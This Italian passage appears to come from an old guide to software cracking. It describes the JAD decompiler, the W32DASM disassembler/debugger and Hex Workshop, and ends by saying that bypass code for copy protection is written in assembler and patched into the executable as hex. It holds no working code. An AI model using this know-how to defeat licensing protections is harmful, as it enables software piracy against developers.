



JAD (per linguaggio JAVA)
Jad - the fast Java Decompiler.
Jad home page: http://web.unicom.com.cy/~kpd/jad.html
Copyright 1997-98 Pavel Kouznetsov.

Si tratta di un programma che si attiva da Dos e che necessita di argomenti
sulla linea di comando.

La sintassi è quella mostrata nell’immagine:
Se disponete delle monografie di IoProgrammo relative a Java lo troverete
dentro.
Fornendogli in input un file .class avrete in output un file .java.
W32/16DASM89
W32DASM Ver 8.xx Series is designed for Windows 95 and Windows NT 4.0.
http://www.epage.com/page/w32dasm

Si tratta di
un potente
disassemblatori/debugger che è in grado di ricostruire le tabelle legate alle
API importate e quindi in grado di mostrare dove avvengono tali chiamate ecc.
Nel caso di inserimento di codici di attivazione è una funzione importantissima
in quanto permette di non impazzire cercando i riferimenti tramite gli
indirizzi.
Il programma apre diverse finestre in cui vengono mostrate moltissime
informazioni
legate alla
memoria ed ai
registri.
L’esecuzione è
possibile con
molte modalità
come ad esempio
quella passo a
passo con by-pass
delle funzioni
mediante comando
manuale, quella
passo a passo in
automatico ecc.
Sono possibili
diversi
breakpoint
compresi quelli
che avvisano
quando il viene
richiamata
qualche DLL o
quando vengono
create delle
threads.
I sorgenti ricavati sono veramente molto dettagliati.
Come dicevo prima dove è possibile WDASM ricrea le informazioni simboliche.
MSVBVM60.__vbaAryDestruct
MSVBVM60.__vbaAryLock
MSVBVM60.__vbaAryUnlock
MSVBVM60.__vbaBoolVarNull
MSVBVM60.__vbaCastObj
MSVBVM60.__vbaCastObjVar
Ad esempio quelle precedenti sono alcune chiamate al modulo del Visual Basic
fatte dal programma disassemblato.
HEX WORKSHOP
Hex Workshop, the Professional Hex Editor v2.0
32 bit version - HWORKS32.ZIP
CompuServe: 75554,377
America Online: BreakPoint
Microsoft Network: BreakPoint_Software
Internet: 75554.377@compuserve.com
Quando si arriva ad identificare le procedure dove vengono eseguite le
protezioni bisogna scrivere il codice per by-passarle.
Il codice può essere bideato in assembler anche se poi deve essere tradotto in
exadecimale per essere scritto dentro al modulo eseguibile dove è residente la
protezione vera e propria.

